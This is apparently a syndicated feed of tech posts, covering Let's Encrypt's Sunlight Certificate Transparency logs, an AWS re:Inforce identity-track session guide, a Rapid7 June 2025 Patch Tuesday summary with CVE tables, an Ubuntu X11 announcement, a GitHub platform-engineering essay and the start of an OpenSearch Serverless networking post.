A potential failure mode of traditional CT logs is that they could be unacceptably slow in incorporating newly-submitted certificates (known as missing the maximum merge delay), which can result in a log becoming distrusted. This isn’t a possibility for our new Sunlight-based logs: they always completely incorporate newly-submitted certificates before returning an SCT to the submitter, so the effective merge delay is zero! Of course, any log can suffer outages for a variety of reasons, but this feature of Sunlight makes it less likely that any outages will be fatal to a log’s continued operation.
We’ve demonstrated that Sunlight and the Static CT API work in practice, and this demonstration has helped to confirm the browser developers’ hope that Static CT API logs can become an officially-supported part of CT. As a result, the major browsers that enforce CT have now permitted Static CT API logs to apply for inclusion in browsers as publicly-trusted logs, and we’re preparing to apply for this status for our Willow and Sycamore logs with the Chrome and Safari CT log programs.
Let’s Encrypt will run at least these two logs, and possibly others over time, for the foreseeable future. Once they’re trusted by browsers, we’ll encourage other CAs to submit to them as well, and we’ll begin including SCTs from these logs in our own certificates (alongside SCTs from traditional CT logs).
How to participate
The new Static CT API and the rollout of tile-based logs will bring various changes and opportunities for community members.
New Certificate Transparency log operators
Companies and non-profit organizations could help support the web PKI by running a CT log and applying for it to be publicly trusted. Implementations like Sunlight will have substantially lower resource requirements than first-generation CT logs, particularly when cached behind a CDN. The biggest resource demands for a log operator will be storage and upstream bandwidth. A publicly-trusted log is also expected to maintain relatively high availability, because CAs need logs to be available in order to continue issuing certificates.
We don’t have statistics to share about the exact resource requirements for such a log yet, but after we have practical experience running a fully publicly-trusted Sunlight log, we should be able to make this more concrete. As noted above, the compute side of the log can be handled by a single server. Sunlight author Filippo Valsorda has recently started running a Sunlight log—also on just a single server—and offered more detailed cost breakdowns for that log’s setup, with an estimated total cost around $10,000 per year. The costs for our production Static CT API logs may be higher than those for Filippo’s log, but still far less than the costs for our traditional RFC 6962 logs.
As with trust decisions about CAs, browser developers are the authorities about which CT logs become publicly trusted. Although any person or organization can run a log, browser developers will generally prefer to trust logs whose continued availability they’re confident of—typically those run by stable organizations with experience running some form of public Internet services. Unlike becoming a certificate authority, running a log does not require a formal audit, as the validation of the log’s availability and correctness can be performed purely by observation.
Certificate authorities
Once the Willow and Sycamore logs are trusted by browsers, our fellow certificate authorities can choose to start logging certificates to them as part of their issuance processes. (Initially, you should still include at least one SCT from a traditional CT log in each certificate.) The details, including the log API endpoints and keys, are available at our CT log page. You can start submitting to these logs right away if you prefer; just bear in mind that the SCTs they return aren’t useful to subscribers yet, and won’t be useful until browsers are updated to trust the new logs.
CT data users
You can monitor CT in order to watch for certificate issuances for your own domain names, or as part of monitoring or security products or services, or for Internet security research purposes. Many of our colleagues have been doing this for some time as a part of various tools they maintain. The Static CT API should make this easier, because you’ll be able to download and share log tiles as sets of ordinary files.
If you already run such monitoring tools, please note that you’ll need to update your data pipeline in order to access Static CT API logs; since the read API is not backwards-compatible, CT API clients will need to be modified to support the new API. Without updated tools, your view of the CT system will become partial!
Also note that getting a complete view of all of CT will still require downloading data from traditional logs, which will probably continue to be true for several years.
Software developers
As logs based on the new API enter production use, it will be important to have tools to interact with and search these logs. We can all benefit from more software that understands how to do this. Since file downloads are such a familiar piece of software functionality, it will probably be easier for developers to develop against the new API compared to the original one.
We’ve also continued to see greater integration of transparency logging tools into other kinds of services, such as software updates. There’s a growing transparency log ecosystem that’s always in need of more tools and integrations. As we mentioned above, transparency logs are increasingly learning from one another, and there are also mechanisms for more direct integration between different kinds of transparency logs (known as “witnessing”). Software developers can help improve different aspects of Internet security by contributing to this active and growing area.
Conclusion
The Certificate Transparency community and larger transparency logging community have experienced a virtuous cycle of innovation, sharing ideas and implementation code between different systems and demonstrating the feasibility of new mechanisms and functionality. With the advent of tile-based logging in CT, the state of the art has moved forward in a way that helps log operators run our logs much more efficiently without compromising security.
We’re proud to have participated in this experiment and the engineering conversation around the evolution of logging architectures. Now that we’ve shown how well the new API really works at scale, we look forward to having publicly-trusted Sunlight logs later this year!
Building identity-first security: A guide to the Identity and Access Management track at AWS re:Inforce 2025
Post Syndicated from Rahul Sahni original https://aws.amazon.com/blogs/security/building-identity-first-security-a-guide-to-the-identity-and-access-management-track-at-aws-reinforce-2025/

Join us at AWS re:Inforce 2025 from June 16 to 18 as we dive deep into identity and access management, where we’ll explore how organizations are securing identities at scale. As the traditional security perimeter continues to dissolve in our hybrid and multi-cloud world, this year’s sessions showcase how AWS customers are building comprehensive identity-centric security strategies that span workforce and customer identities. From authenticating and authorizing human and machine identities to implementing least privilege access controls and securing identities that help drive AI adoption, you’ll discover practical approaches to modernizing your identity architecture.
Whether you’re managing enterprise workforce identities across complex organizational structures or building customer-facing applications that require seamless and secure authentication experiences, the Identity and Access Management track offers insights for every security professional. We’ve carefully curated sessions that address today’s most pressing identity challenges, including zero trust implementation patterns, unified workforce identity management across cloud and on-premises environments, and scalable customer identity and access management (CIAM) solutions. Through technical deep-dives, hands-on workshops, and customer case studies, you’ll learn how to use AWS Identity and Access Management (IAM), AWS IAM Identity Center, AWS Directory Services, Amazon Cognito, and other AWS services to build robust identity foundations that support both security and business agility.
In this post, we highlight some of the key sessions. With over 30 sessions dedicated to identity management, we feature valuable learnings for executives and practitioners alike. Let AWS experts and partners share practical challenges and solutions with you. Let’s explore what you can expect at this year’s conference.
Zero trust and principle of least privilege
IAM304 | Breakout session | Empowering developers to implement least-privilege IAM permissions
Wolters Kluwer, a global provider of professional information, software solutions, and services and GoTo Technologies (formerly LogMeIn Inc.), a U.S.-based software company that provides cloud-based remote work tools for collaboration and IT management use AWS IAM Access Analyzer to simplify and accelerate their journey to least privilege. Join this session to learn more about their use cases and their journey to empower their builders to refine IAM policies to remove excessive permissions. Gain insights into their strategies, best practices, and lessons learned for continuously monitoring unused permissions across their organization and building processes to streamline remediations.
IAM343 | Code talk | Scale Beyond RBAC: Transform App Access Control using AVP & Cedar
This session focuses on transforming an existing application from role-based access control (RBAC) to policy-based access control (PBAC) using Amazon Verified Permissions (AVP) and Cedar policy. The drive for least privilege has led to role explosion in RBAC model and necessitates a shift towards PBAC, augmenting RBAC with attribute-based access control (ABAC). You will learn how to move authorization logic out of application code and implementing a centralized PBAC model. Attendees will also learn to define permissions as policies using Cedar and seamlessly migrate from RBAC to PBAC with minimal application logic changes, enabling more granular and scalable access control.
Securing Identities in the AI era
IAM373 | Workshop | Identity without barriers: user-aware access for AWS analytics services
This hands-on workshop explores AWS IAM Identity Center’s Trusted Identity Propagation, teaching participants how to enable secure identity propagation across integrated applications. Through practical exercises, attendees will learn to configure identity propagation and use it with services such as Amazon Redshift, Amazon Athena, Amazon Q Business, and more. Participants will gain experience with cross-account scenarios, audit logging configuration, and troubleshooting common integration challenges. You must bring your laptop to participate.
IAM321 | Lightning talk | Building trust in Agentic AI through authentication and access control
AI agents execute tasks for humans, operating independently with or without human presence, while collaborating seamlessly across on-premise and multi-cloud environments. This dynamic setup poses unique challenges in human/agent authentication, identity propagation/delegation, and resource authorization. Leverage Amazon Cognito, Verified Permissions, and Bedrock to master effective Identity and Access Management (IAM) for your AI agents. Through real-world examples using OAuth2-based identity management, machine-to-machine authentication, and policy-based access control, you’ll unlock the ability to scale complex agent interactions securely, empowering you to build robust, scalable Agentic AI solutions.
IAM441 | Code Talk | The Right Way to Secure AI Agents with Code Examples
GenAI agents run tasks on behalf of human users with or without users being present, and often interact with each other across on-premise and different cloud providers. This brings new challenges in identity authentication, propagation, delegation, and resource authorization in the overall agentic AI solution. Learn how Amazon Cognito’s OAuth2-based identity management, machine-to-machine authentication, combined with Amazon Verified Permission’s fine-grained authorization can enable secure delegation patterns for AI agents, while preserving human identity and consent, agent machine identity, and other request context throughout the agent chain. We’ll walk through real-world examples with agents built on Amazon Bedrock or other frameworks.
Workforce identity management
IAM302 | Breakout session | Workforce identity for gen AI and analytics
Managing secure, consistent workforce access for generative AI and analytics is critical for unlocking innovation while protecting sensitive data. In this demo-filled session, you’ll see how centralized identity management and trusted identity propagation can deliver a user-centric data access experience. You’ll also learn how AWS IAM Identity Center simplifies access to AWS services such as Amazon Redshift, Amazon Athena, and AWS Lake Formation, while enabling fine-grained access to data based on user identity to help meet your security and compliance needs.
IAM341 | Code Talk | Visualizing Workforce Identity: Graph-Based Analysis for Access Rights
Discover how to gain deep insights into workforce identity relationships and resource access patterns by visualizing AWS IAM Identity Center data using graph databases. Learn how you can explore complex identity relationships, permission inheritance and resource access across your organization; get practical approaches to ingestion of identity data, creating graph queries for security analysis, and building visualization dashboards to help identify potential resource access risks. We’ll explore real-world scenarios for detecting excessive permissions, analyzing group memberships and resource access, and tracking resource access rights changes over time to strengthen your identity security posture.
Customer and Machine identity management
IAM332 | Chalk Talk | Securing and monitoring machine identities with Amazon Cognito
Unlock the power of secure machine-to-machine (M2M) authorization using Amazon Cognito’s OAuth2 client credentials flow. This session dives deep into implementing M2M authorization, featuring real-world optimization strategies for both security and cost. Learn essential security best practices, multi-tenant reference architectures, and monitoring techniques that ensure your M2M usage remains efficient and secure. Whether you’re building microservices, handling API authorization, or scaling your distributed systems, this session will equip you with actionable insights and patterns for successful M2M implementations. Bring your challenges and questions for an interactive discussion on Cognito-powered M2M authorization.
IAM372 | Workshop | Building CIAM Solutions with Amazon Cognito
Learn how to use Amazon Cognito for your solutions’ CIAM needs. Use hands on examples to build fully functional solutions and see some of the new features in action like the new Managed Login UI, Passwordless logins now supported natively and more.
AWS identity foundation
IAM305 | Breakout session | Establishing a data perimeter on AWS, featuring Block, Inc.
Organizations are storing an unprecedented and increasing amount of data on AWS for a range of use cases including data lakes, analytics, machine learning, and enterprise applications. They want to make sure that sensitive non-public data is protected from unintended access. In this session, dive deep into the controls that you can use to create a data perimeter to help ensure that only your trusted identities are accessing trusted resources from expected networks. Hear from Block, Inc. a leading fintech company about how they use data perimeter controls in their AWS environment to meet their security objectives.
IAM451 | Builders session | Securing GenAI Apps: Fine-Grained Access Control for Amazon Bedrock Agents
Want to secure GenAI applications accessing your organizational data? Learn how to implement intelligent access controls for Amazon Bedrock-powered applications accessing your organizational data. In this builder’s session, you’ll build a defense-in-depth approach that combines authentication using Amazon Cognito and fine-grained authorization with Amazon Verified Permissions to secure access for Bedrock AI Agents. Implement layered permissions that protect sensitive data without limiting your GenAI capabilities.
Conclusion
As organizations continue to navigate the complexities of modern identity architecture, implementing a robust IAM framework remains critical for maintaining security posture while enabling seamless access across hybrid environments. The disappearance of the identity perimeter and the shift towards identity-first security demands a more sophisticated approach to authentication and authorization workflows, making continuous validation and adaptive access policies paramount. The community at re:inforce, strives to provide you with solutions, tactics, and strategies that you can use to propel your business forward.
If you have feedback about this post, submit comments in the Comments section below.
Micron Begins Shipping HBM4 Memory for Next-Gen AI
Post Syndicated from Cliff Robinson original https://www.servethehome.com/micron-begins-shipping-hbm4-memory-for-next-gen-ai/
Micron HBM4 is now shipping to customers, offering a big bump in performance. These are designed for 2026 generation AI accelerators
The post Micron Begins Shipping HBM4 Memory for Next-Gen AI appeared first on ServeTheHome.
Patch Tuesday – June 2025
Post Syndicated from Adam Barnett original https://blog.rapid7.com/2025/06/10/patch-tuesday-june-2025/

Microsoft is addressing 67 vulnerabilities this June 2025 Patch Tuesday. Microsoft has evidence of in-the-wild exploitation for just one of the vulnerabilities published today, and that is reflected in CISA KEV. Separately, Microsoft is aware of existing public disclosure for one other freshly published vulnerability. Microsoft’s luck holds for a ninth consecutive Patch Tuesday, since neither of today’s zero-day vulnerabilities are evaluated as critical severity at time of publication. Today also sees the publication of eight critical remote code execution (RCE) vulnerabilities. Two browser vulnerabilities have already been published separately this month, and are not included in the total.
Windows WebDAV: zero-day RCE
Remember the WebDAV standard? It has been seven years since Microsoft has published a vulnerability in the Windows implementation of WebDAV, and today’s publication of CVE-2025-33053 is the first zero-day vulnerability on record. Originally dreamed up in the 1990s to support interactivity on the web, WebDAV may be familiar to Exchange admins and users of a certain vintage, since older versions of Exchange, up to and including Exchange Server 2010, supported WebDAV as a means for interacting with mailboxes and public folders.
It will surprise no one that Windows still more or less supports WebDAV, and that turns out to be a bit of a problem. Microsoft acknowledges Check Point Research (CPR) on the advisory; CPR in turn attributes exploitation of CVE-2025-33053 to an APT, which they track as Stealth Falcon, an established threat actor with a long-running interest in governments and government-adjacent entities across the Middle East and the surrounding area.
Curiously, the Microsoft advisory does not mention that the Windows implementation of WebDAV is listed as deprecated since November 2023, which in practical terms means that the WebClient service no longer starts by default. The advisory also has attack complexity as low, which means that exploitation does not require preparation of the target environment in any way that is beyond the attacker’s control. Exploitation relies on the user clicking a malicious link. It’s not clear how an asset would be immediately vulnerable if the service isn’t running, but all versions of Windows receive a patch, including those released since the deprecation of WebClient, like Server 2025 and Windows 11 24H2. On Server 2025, for instance, it’s still possible to install the WebDAV Redirector server feature, which then causes the WebClient service to appear.
SMB client: zero-day EoP
Publicly disclosed elevation of privilege (EoP) zero-day vulnerabilities that lead to SYSTEM are always going to be worth a closer look, and CVE-2025-33073 is no exception. The advisory sets out that the easiest path to exploitation simply requires the user to connect to a malicious SMB server controlled by the attacker. It’s not entirely clear from the advisory whether simply connecting is enough to trigger exploitation, or whether successful authentication is required, since there is currently conflicting language in two separate FAQ entries with almost-identical titles: “How could an attacker exploit this/the vulnerability?” It may well be that Microsoft will come back around and clarify this wording, but in the meantime the only safe assumption is that fortune favours the attacker.
Windows KDC Proxy: critical RCE
The Windows KDC Proxy Service (KPSSVC) receives a patch today for CVE-2025-33071, which describes a critical unauthenticated RCE vulnerability where exploitation is via abuse of a cryptographic protocol weakness. The good news is that only Windows Server assets configured as a Kerberos Key Distribution Center Proxy Protocol server — happily, this is not enabled as standard configuration for a domain controller — and exploitation requires that the attacker win a race condition. The bad news is that Microsoft considers exploitation more likely regardless, and since a KDC proxy helps Kerberos requests from untrusted networks more easily access trusted assets without any need for a direct TCP connection from the client to the domain controller, the trade-off here is that the KDC proxy itself is quite likely to be exposed to an untrusted network. Patching this vulnerability should be top of mind for affected defenders this month.
Office preview pane: trio of critical RCEs
Microsoft expects that exploitation of three Office critical RCE vulns patched today is more likely. CVE-2025-47162, CVE-2025-47164, and CVE-2025-47167 share several attributes: each was discovered by prolific researcher 0x140ce, who topped the MSRC 2025 Q1 leaderboard, and each includes the Preview Pane as a vector, which always ups the ante for defenders. Admins responsible for installations of Microsoft 365 Apps for Enterprise — also confusingly referred to as “Microsoft 365 for Office” in the advisory FAQ — will have to hang on, since patches for today’s vulnerabilities aren’t yet available for that particular facet of the Microsoft 365 kaleidoscope.
Microsoft lifecycle update
June is a quiet month for Microsoft product lifecycle changes. The next batch of significant Microsoft product lifecycle status changes are due in July 2025, when the SQL Server 2012 ESU program draws to a close, along with support for Visual Studio 2022 17.8 LTSC.


Summary charts
Azure vulnerabilities
| CVE | Title | Exploited? | Publicly disclosed? | CVSSv3 base score |
|---|---|---|---|---|
| CVE-2025-47977 | Nuance Digital Engagement Platform Spoofing Vulnerability | No | No | 7.6 |
Browser vulnerabilities
| CVE | Title | Exploited? | Publicly disclosed? | CVSSv3 base score |
|---|---|---|---|---|
| CVE-2025-5419 | Chromium: CVE-2025-5419 Out of bounds read and write in V8 | No | No | N/A |
| CVE-2025-5068 | Chromium: CVE-2025-5068 Use after free in Blink | No | No | N/A |
Developer Tools vulnerabilities
| CVE | Title | Exploited? | Publicly disclosed? | CVSSv3 base score |
|---|---|---|---|---|
| CVE-2025-47962 | Windows SDK Elevation of Privilege Vulnerability | No | No | 7.8 |
| CVE-2025-30399 | .NET and Visual Studio Remote Code Execution Vulnerability | No | No | 7.5 |
| CVE-2025-47959 | Visual Studio Remote Code Execution Vulnerability | No | No | 7.1 |
Microsoft Dynamics vulnerabilities
| CVE | Title | Exploited? | Publicly disclosed? | CVSSv3 base score |
|---|---|---|---|---|
| CVE-2025-47966 | Power Automate Elevation of Privilege Vulnerability | No | No | 9.8 |
Microsoft Office vulnerabilities
| CVE | Title | Exploited? | Publicly disclosed? | CVSSv3 base score |
|---|---|---|---|---|
| CVE-2025-47172 | Microsoft SharePoint Server Remote Code Execution Vulnerability | No | No | 8.8 |
| CVE-2025-47163 | Microsoft SharePoint Server Remote Code Execution Vulnerability | No | No | 8.8 |
| CVE-2025-47166 | Microsoft SharePoint Server Remote Code Execution Vulnerability | No | No | 8.8 |
| CVE-2025-47957 | Microsoft Word Remote Code Execution Vulnerability | No | No | 8.4 |
| CVE-2025-47162 | Microsoft Office Remote Code Execution Vulnerability | No | No | 8.4 |
| CVE-2025-47953 | Microsoft Office Remote Code Execution Vulnerability | No | No | 8.4 |
| CVE-2025-47164 | Microsoft Office Remote Code Execution Vulnerability | No | No | 8.4 |
| CVE-2025-47167 | Microsoft Office Remote Code Execution Vulnerability | No | No | 8.4 |
| CVE-2025-47168 | Microsoft Word Remote Code Execution Vulnerability | No | No | 7.8 |
| CVE-2025-47169 | Microsoft Word Remote Code Execution Vulnerability | No | No | 7.8 |
| CVE-2025-47170 | Microsoft Word Remote Code Execution Vulnerability | No | No | 7.8 |
| CVE-2025-47175 | Microsoft PowerPoint Remote Code Execution Vulnerability | No | No | 7.8 |
| CVE-2025-47176 | Microsoft Outlook Remote Code Execution Vulnerability | No | No | 7.8 |
| CVE-2025-47173 | Microsoft Office Remote Code Execution Vulnerability | No | No | 7.8 |
| CVE-2025-47165 | Microsoft Excel Remote Code Execution Vulnerability | No | No | 7.8 |
| CVE-2025-47174 | Microsoft Excel Remote Code Execution Vulnerability | No | No | 7.8 |
| CVE-2025-47968 | Microsoft AutoUpdate (MAU) Elevation of Privilege Vulnerability | No | No | 7.8 |
| CVE-2025-47171 | Microsoft Outlook Remote Code Execution Vulnerability | No | No | 6.7 |
Windows vulnerabilities
| CVE | Title | Exploited? | Publicly disclosed? | CVSSv3 base score |
|---|---|---|---|---|
| CVE-2025-33067 | Windows Task Scheduler Elevation of Privilege Vulnerability | No | No | 8.4 |
| CVE-2025-29828 | Windows Schannel Remote Code Execution Vulnerability | No | No | 8.1 |
| CVE-2025-32725 | DHCP Server Service Denial of Service Vulnerability | No | No | 7.5 |
| CVE-2025-33050 | DHCP Server Service Denial of Service Vulnerability | No | No | 7.5 |
| CVE-2025-32721 | Windows Recovery Driver Elevation of Privilege Vulnerability | No | No | 7.3 |
| CVE-2025-32719 | Windows Storage Management Provider Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-33058 | Windows Storage Management Provider Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-33059 | Windows Storage Management Provider Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-33061 | Windows Storage Management Provider Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-33062 | Windows Storage Management Provider Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-33063 | Windows Storage Management Provider Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-33065 | Windows Storage Management Provider Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-24068 | Windows Storage Management Provider Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-24069 | Windows Storage Management Provider Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-24065 | Windows Storage Management Provider Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-33055 | Windows Storage Management Provider Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-47956 | Windows Security App Spoofing Vulnerability | No | No | 5.5 |
| CVE-2025-33052 | Windows DWM Core Library Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-33069 | Windows App Control for Business Security Feature Bypass Vulnerability | No | No | 5.1 |
| CVE-2025-47969 | Windows Virtualization-Based Security (VBS) Information Disclosure Vulnerability | No | No | 4.4 |
Windows ESU vulnerabilities
| CVE | Title | Exploited? | Publicly disclosed? | CVSSv3 base score |
|---|---|---|---|---|
| CVE-2025-33073 | Windows SMB Client Elevation of Privilege Vulnerability | No | Yes | 8.8 |
| CVE-2025-33064 | Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability | No | No | 8.8 |
| CVE-2025-33066 | Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability | No | No | 8.8 |
| CVE-2025-33053 | Web Distributed Authoring and Versioning (WEBDAV) Remote Code Execution Vulnerability | Yes | No | 8.8 |
| CVE-2025-32710 | Windows Remote Desktop Services Remote Code Execution Vulnerability | No | No | 8.1 |
| CVE-2025-33070 | Windows Netlogon Elevation of Privilege Vulnerability | No | No | 8.1 |
| CVE-2025-33071 | Windows KDC Proxy Service (KPSSVC) Remote Code Execution Vulnerability | No | No | 8.1 |
| CVE-2025-32718 | Windows SMB Client Elevation of Privilege Vulnerability | No | No | 7.8 |
| CVE-2025-47955 | Windows Remote Access Connection Manager Elevation of Privilege Vulnerability | No | No | 7.8 |
| CVE-2025-32716 | Windows Media Elevation of Privilege Vulnerability | No | No | 7.8 |
| CVE-2025-32714 | Windows Installer Elevation of Privilege Vulnerability | No | No | 7.8 |
| CVE-2025-33075 | Windows Installer Elevation of Privilege Vulnerability | No | No | 7.8 |
| CVE-2025-32713 | Windows Common Log File System Driver Elevation of Privilege Vulnerability | No | No | 7.8 |
| CVE-2025-32712 | Win32k Elevation of Privilege Vulnerability | No | No | 7.8 |
| CVE-2025-33068 | Windows Standards-Based Storage Management Service Denial of Service Vulnerability | No | No | 7.5 |
| CVE-2025-33056 | Windows Local Security Authority (LSA) Denial of Service Vulnerability | No | No | 7.5 |
| CVE-2025-32724 | Local Security Authority Subsystem Service (LSASS) Denial of Service Vulnerability | No | No | 7.5 |
| CVE-2025-3052 | Cert CC: CVE-2025-3052 InsydeH2O Secure Boot Bypass | No | No | 6.7 |
| CVE-2025-33057 | Windows Local Security Authority (LSA) Denial of Service Vulnerability | No | No | 6.5 |
| CVE-2025-32715 | Remote Desktop Protocol Client Information Disclosure Vulnerability | No | No | 6.5 |
| CVE-2025-32722 | Windows Storage Port Driver Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-32720 | Windows Storage Management Provider Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-33060 | Windows Storage Management Provider Information Disclosure Vulnerability | No | No | 5.5 |
| CVE-2025-47160 | Windows Shortcut Files Security Feature Bypass Vulnerability | No | No | 5.4 |
Ubuntu 25.10 to drop support for X11 in GNOME
Post Syndicated from jzb original https://lwn.net/Articles/1024758/
Jean Baptiste Lallement, a member of Canonical’s desktop team, has
announced
that Ubuntu will drop support for GNOME on X11 in the 25.10
(“Questing Quokka”) release set for October. GNOME plans to remove
X11 support in GNOME 49, which is scheduled for September, so
Ubuntu is looking to be proactive:
Ubuntu 25.10 is the last interim release before our next LTS (Ubuntu
26.04). By moving now, we give developers and users a full cycle to
adapt before the next LTS, align with GNOME 49 and reduce
fragmentation while simplifying our support matrix heading into the
LTS.
Fedora decided in
early May to drop X11 support for GNOME in Fedora 43, which
is also due in October.
Trump & Musk Feud #lastweektonight
Post Syndicated from LastWeekTonight original https://www.youtube.com/watch?v=37MpHg1-NOw
Etherlighting in a Desktop Switch! Just What You Need!
Post Syndicated from Crosstalk Solutions original https://www.youtube.com/watch?v=DUBf2PUbBNY
How GitHub engineers tackle platform problems
Post Syndicated from Fabian Aguilar Gomez original https://github.blog/engineering/infrastructure/how-github-engineers-tackle-platform-problems/
In my spare time I enjoy building Gundam models, which are model kits to build iconic mechas from the Gundam universe. You might be wondering what this has to do with software engineering. Product engineers can be seen as the engineers who take these kits and build the Gundam itself. They are able to utilize all pieces and build a working product that is fun to collect or even play with!
Platform engineers, on the other hand, supply the tools needed to build these kits (like clippers and files) and maybe even build a cool display so everyone can see the final product. They ensure that whoever is constructing it has all the necessary tools, even if they don’t physically build the Gundam themselves.

About a year ago, my team at GitHub moved to the infrastructure organization, inheriting new roles and Areas of Responsibility (AoRs). Previously, the team had tackled external customer problems, such as building the new deployment views across environments. This involved interacting with users who depend on GitHub to address challenges within their respective industries. Our new customers as a platform engineering team are internal, which makes our responsibilities different from the product-focused engineering work we were doing before.
Going back to my Gundam example, rather than constructing kits, we’re now responsible for building the components of the kits. Adapting to this change meant I had to rethink my approach to code testing and problem solving.
Whether you’re working on product engineering or on the platform side, here are a few best practices to tackle platform problems.
Understanding your domain
One of the most critical steps before tackling problems is understanding the domain. A “domain” is the business and technical subject area in which a team and platform organization operate. This requires gaining an understanding of technical terms and how these systems interact to provide fast and reliable solutions. Here’s how to get up to speed:
- Talk to your neighbors: Arrange a handover meeting with a team that has more knowledge and experience with the subject matter. This meeting provides an opportunity to ask questions about terminology and gain a deeper understanding of the problems the team will be addressing.
- Investigate old issues: If there is a backlog of issues that are either stale or still persistent, they may give you a better understanding of the system’s current limitations and potential areas for improvement.
- Read the docs: Documentation is a goldmine of knowledge that can help you understand how the system works.
Bridging concepts to platform-specific skills
While the preceding advice offers general guidance applicable to both product and platform teams, platform teams — serving as the foundational layer — necessitate a more in-depth understanding.
- Networks: Understanding network fundamentals is crucial for all engineers, even those not directly involved in network operations. This includes concepts like TCP, UDP, and L4 load balancing, as well as debugging tools such as dig. A solid grasp of these areas is essential to comprehend how network traffic impacts your platform.
- Operating systems and hardware: Selecting appropriate virtual machines (VMs) or physical hardware is vital for both scalability and cost management. Making well-informed choices for particular applications requires a strong grasp of both. This is closely linked to choosing the right operating system for your machines, which is important to avoid systems with vulnerabilities or those nearing end of life.
- Infrastructure as Code (IaC): Automation tools like Terraform, Ansible, and Consul are becoming increasingly essential. Proficiency in these tools is becoming a necessity as they significantly decrease human error during infrastructure provisioning and modifications.
- Distributed systems: Dealing with platform issues, particularly in distributed systems, necessitates a deep understanding that failures are inevitable. Consequently, employing proactive solutions like failover and recovery mechanisms is crucial for preserving system reliability and preventing adverse user experiences. The optimal approach for this depends entirely on the specific problem and the desired system behavior.
Knowledge sharing
By sharing lessons and ideas, engineers can introduce new perspectives that lead to breakthroughs and innovations. Taking the time to understand why a project or solution did or didn’t work and sharing those findings provides new perspectives that we can use going forward.
Here are three reasons why knowledge sharing is so important:
- Teamwork makes the dream work: Collaboration often results in quicker problem resolution and fosters new solution innovation, as engineers have the opportunity to learn from each other and expand upon existing ideas.
- Prevent lost knowledge: If we don’t share our lessons learned, we prevent the information from being disseminated across the team or organization. This becomes a problem if an engineer leaves the company or is simply unavailable.
- Improve our customer success: As engineers, our solutions should effectively serve our customers. By sharing our knowledge and lessons learned, we can help the team build reliable, scalable, and secure platforms, which will enable us to create better products that meet customer needs and expectations!
But big differences start to appear between product engineering and infrastructure engineering when it comes to the impact radius and the testing process.
Impact radius
With platforms being the fundamental building blocks of a system, any change (small or large) can affect a wide range of products. Our team is responsible for DNS, a foundational service that impacts numerous products. Even a minor alteration to this service can have extensive repercussions, potentially disrupting access to content across our site and affecting products ranging from GitHub Pages to GitHub Copilot.
- Understand the radius: Or understand the downstream dependencies. Direct communication with teams that depend on our service provides valuable insights into how proposed changes may affect other services.
- Postmortems: By looking at past incidents related to our platform and asking “What is the impact of this incident?”, we can form more context around what change or failure was introduced, how our platform played a role in it, and how it was fixed.
- Monitoring and telemetry: Condense important monitoring and logging into a small and quickly digestible medium to give you the general health of the system. This could be a Single Availability Metric (SAM), for example. The ability to quickly glance at a single dashboard allows engineers to rapidly pinpoint the source of an issue and streamlines the debugging and incident mitigation process, as compared to searching through and interpreting detailed monitors or log messages.
Testing changes
Testing changes in a distributed environment can be challenging, especially for services like DNS. A crucial step in solving this issue is utilizing a test site as a “real” machine where you can implement and assess all your changes.
- Infrastructure as Code (IaC): When using tools like Terraform or Ansible, it’s crucial to test fundamental operations like provisioning and deprovisioning machines. There are circumstances where a machine will need to be re-provisioned. In these cases, we want to ensure the machine is not accidentally deleted and that we retain the ability to create a new one if needed.
- End-to-End (E2E): Begin directing some network traffic to these servers. Then the team can observe host behavior by directly interacting with it, or we can evaluate functionality by diverting a small portion of traffic.
- Self-healing: We want to test the platform’s ability to recover from unexpected loads and identify bottlenecks before they impact our users. Early identification of bottlenecks or bugs is crucial for maintaining the health of our platform.
Ideally changes will be implemented on a host-by-host basis once testing is complete. This approach allows for individual machine rollback and prevents changes from being applied to unaffected hosts.
What to remember
Platform engineering can be difficult. The systems GitHub operates with are complex and there are a lot of services and moving parts. However, there’s nothing like seeing everything come together. All the hard work our engineering teams do behind the scenes really pays off when the platform is running smoothly and teams are able to ship faster and more reliably — which allows GitHub to be the home to all developers.
Want to dive deeper? Check out our infrastructure related blog posts.
The post How GitHub engineers tackle platform problems appeared first on The GitHub Blog.
Designing centralized and distributed network connectivity patterns for Amazon OpenSearch Serverless
Post Syndicated from Ankush Goyal original https://aws.amazon.com/blogs/big-data/designing-centralized-and-distributed-network-connectivity-patterns-for-amazon-opensearch-serverless/
Amazon OpenSearch Serverless is a fully managed search and analytics service that automatically provisions and scales infrastructure to help you run search and analytics workloads without cluster management. With OpenSearch Serverless, you can quickly build search and analytics capabilities into your applications.
As organizations scale their use of OpenSearch Serverless, understanding network architecture and DNS management becomes increasingly important. Building upon the connectivity patterns discussed in our previous post Network connectivity patterns for Amazon OpenSearch Serverless, this post covers advanced deployment scenarios focused on centralized and distributed access patterns—specifically, how enterprises can simplify network connectivity across multiple AWS accounts and extend access to on-premises environments for their OpenSearch Serverless deployments.
We outline two key deployment patterns:
- Pattern 1 – A centralized endpoint model where interface virtual private cloud (VPC) endpoints for OpenSearch Serverless are deployed in a shared services VPC, allowing spoke VPCs from other AWS accounts and on premises to access OpenSearch Serverless collections through these consolidated endpoints.
- Pattern 2 – A distributed endpoint model where interface VPC endpoints are created in individual spoke VPCs, with multiple consumers (central account, on-premises networks, and other spoke accounts) accessing these endpoints through centralized DNS management. This approach provides direct connectivity within each spoke VPC while maintaining centralized DNS control and management across the organization.
Before diving into advanced deployment patterns, let’s review the DNS behavior of OpenSearch Serverless when accessed through an interface VPC endpoint (AWS PrivateLink). Understanding this foundational aspect can help clarify the connectivity patterns we explore in this post.
OpenSearch Serverless interface VPC endpoint DNS resolution
